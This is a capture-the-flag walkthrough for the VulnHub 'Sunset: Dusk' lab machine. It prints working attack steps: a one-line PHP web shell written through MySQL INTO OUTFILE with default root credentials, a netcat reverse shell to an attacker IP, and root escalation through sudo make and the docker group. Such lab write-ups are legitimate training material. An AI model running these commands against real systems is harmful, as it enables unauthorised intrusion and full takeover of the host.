

VulnHub

Sunset: Dusk

<https://www.vulnhub.com/entry/sunset-dusk,404/>

Walkthrough

By

<https://tryhackme.com/p/iLinxz>

1. NMAP Scan:

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to: 10.0.2.39:21
|_Waiting for username.
|_TYPE: ASCII; STRUcture: File; MODE: Stream
|_Data connection closed.
|_End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
|_ssh-hostkey:
|_ 2048 b5:ff:69:2a:03:fd:6d:04:ed:2a:06:aa:bf:b2:6a:7c (RSA)
|_ 256 0b:6f:20:d6:7c:6c:84:be:d8:40:61:69:a2:c6:e8:8a (ECDSA)
|_ 256 85:ff:47:d9:92:50:cb:f7:44:6c:b4:f4:5c:e9:1c:ed (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_smtp-commands: dusk.dusk, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
|_ssl-cert: Subject: commonName=dusk.dusk
|_Subject Alternative Name: DNS:dusk.dusk
|_Not valid before: 2019-11-27T21:09:14
|_Not valid after: 2029-11-24T21:09:14
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp  open  mysql     MySQL 5.5.5-10.3.18-MariaDB-0+deb10u1
|_mysql-info:
|_Protocol: 10
|_Version: 5.5.5-10.3.18-MariaDB-0+deb10u1
|_Thread ID: 38
|_Capabilities flags: 63486
|_Some Capabilities: InteractiveClient, SupportsTransactions, Speaks41Protocol0ld, Support41Auth, FoundRows, IgnoreSigpipes, ODBCClient, SupportsCompression
|_Status: Autocommit
|_Salt: }MHc7)gM**7qU7Qtq[Vy
|_Auth Plugin Name: mysql_native_password
8080/tcp  open  http      PHP cli server 5.5 or later (PHP 7.3.11-1)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: Host: dusk.dusk; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The NMAP scan revealed some open ports:

1. Port 21 – running FTP
2. Port 22 – running SSH
3. Port 25 – running SMTP
4. Port 80 – running HTTP
5. Port 3306 – running MYSQL
6. Port 8080 – running HTTP

Great, now what?


Before going into how to solve this challenge, I have to say some things that will most likely save you some time.

No need to test the following ports:

1. 21
2. 25

Great, we now have that out of the way, let's get this bread.

Visiting port 80 on this machine opens up a website page of a fresh Apache install running on Debian:



Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented** in `/usr/share/doc/apache2/README.Debian.gz`. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the [manual](#) if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Nothing to do here, really. Checking the source code does not reveal anything of use either.

Using DirBuster on this port won't give out any results either. Move on.

Let's see what the 8080 ports has in store for us:

PHP Gallery

da-vinci.jpg
index.php
systemd-private-938fac5031214a35abd90106564d81fc-apache2.service-RdCNwi
systemd-private-938fac5031214a35abd90106564d81fc-systemd-timesyncd.service-3Vi9ig
van.jpeg

Local working directory: /var/tmp

Oh, I see... Interesting...

So, I'm thinking of trying to have some RCE going.

Maybe we can create a .php file in this directory [/var/tmp] to which we will provide it with Linux commands through the URL.

But how could we upload a file?

THROUGH SQL! Of course, as we saw in our NMAP scan, the MYSQL server uses default credentials:

root:password

So, let's see.

First of all, we need to create a "php shell".

The way this is done is by having a .php file with this content:

```
<?php system($_GET['cmd']);?>
```

Now, let's log in to the MySQL server and try to upload a .php file with that content in that /var/tmp directory.

```
kali@kali:~$ mysql -h 10.0.2.40 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 36
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
MariaDB [(none)]> select "(<?php system($_GET['cmd']);?>)" into outfile "/var/tmp/script.php"
→ ;
Query OK, 1 row affected (0.001 sec)
MariaDB [(none)]>
```

Let's see the 8080 port again, see if that worked.




PHP Gallery

da-vinci.jpg
index.php
script.php
systemd-private-938fac5031214a35abd90106564d81fc-apache2.service-RdCNwi
systemd-private-938fac5031214a35abd90106564d81fc-systemd-timesyncd.service-3Vi9ig
van.jpeg

Local working directory:/var/tmp


Oh, it did! Nice! Now, let's execute some simple commands.

In order to execute commands, we've got to make custom requests to the server through the script.php file we've just uploaded.



Great, since we can run commands now, we could potentially spawn a shell. I'm going to be making a 'netcat' request whilst I have a netcat listener active.

That should get me a shell.



So, I'm going to spawn a nc shell and execute /bin/bash on it so that when I connect to it, I'm already in a shell: #nc -e /bin/bash <attacker_IP> <port>

After accessing the URL, my netcat listener got a connection!

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.40] 41484
█
```

[Hacker Voice] I'm in.

```
ls
da-vinci.jpg
index.php
script.php
systemd-private-938fac5031214a35abd90106564d81fc-apache2.service-RdCNwi
systemd-private-938fac5031214a35abd90106564d81fc-systemd-timesyncd.service-3Vi9ig
van.jpeg
id info outfile "/var/tmp/script.php"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data outfile "/var/tmp/script.php"
█
```

Great, let's look around for interesting files...

```
cd /home
ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov 27  2019 .
drwxr-xr-x 18 root root 4096 Nov 27  2019 ..
drwxr-xr-x  3 dusk dusk 4096 Dec  1  2019 dusk
cd dusk
ls -la
total 28
drwxr-xr-x  3 dusk dusk 4096 Dec  1  2019 .
drwxr-xr-x  3 root root 4096 Nov 27  2019 ..
-rw-r--r--  1 dusk dusk  220 Nov 27  2019 .bash_logout
-rw-r--r--  1 dusk dusk 3526 Nov 27  2019 .bashrc
drwx-----  3 dusk dusk 4096 Nov 28  2019 .gnupg
-rw-r--r--  1 dusk dusk  807 Nov 27  2019 .profile
-rw-r--r--  1 dusk dusk   33 Nov 30  2019 user.txt
cat user.txt
```

We have the user.txt flag. Now, onto the root flag.

sudo -l?

```
sudo -l
Matching Defaults entries for www-data on dusk:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dusk:
    (dusk) NOPASSWD: /usr/bin/ping, /usr/bin/make, /usr/bin/sl
```

So, user www-data can run the above mentioned binaries as user 'dusk'.

Through OSINT, I've come to the conclusion that the binary 'make' can be used to spawn a shell.

<https://gtfobins.github.io/gtfobins/make/>

```
COMMAND='/bin/sh'
make -s --eval='${x:\n\t-'"$COMMAND"
```

Let me spawn a TTY shell first:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@dusk:/var/tmp$ COMMAND='/bin/sh'
COMMAND='/bin/sh'
www-data@dusk:/var/tmp$ sudo -u dusk /usr/bin/make -s --eval='${x:\n\t-'"$COMMAND"
<u dusk /usr/bin/make -s --eval='${x:\n\t-'"$COMMAND"
$ whoami
whoami
dusk
$
```

Right, we've escalated our privileges to dusk's account. Let's escalate some more!

Running sudo -l on dusk however will ask us for a password. Unfortunately, we don't know it. We have to find another way.

```
$ id
id
uid=1000(dusk) gid=1000(dusk) groups=1000(dusk),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(n
etdev),111(bluetooth),115(lpadmin),116(scanner),123(docker)
$
```

We see here that user dusk is part of the 'docker' group.

Through OSINT, I've discovered one can create a root shell out of using docker. Let's spawn a root shell then.


<https://gtfobins.github.io/gtfobins/docker/>

- `docker run -v /:/mnt --rm -it alpine chroot /mnt sh`

```
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
df20fa9351a1: Pull complete
Digest: sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
Status: Downloaded newer image for alpine:latest
# whoami
whoami
root
# █
```

We have root privileges now! Let's get that flag! :D

```
Congratulations on successfully completing the challenge! I hope you enjoyed as much as i did while creating such
device.
Send me some feedback at @whitecr0wz!
```



```
Until then!
```

```
# █
```

=====

END

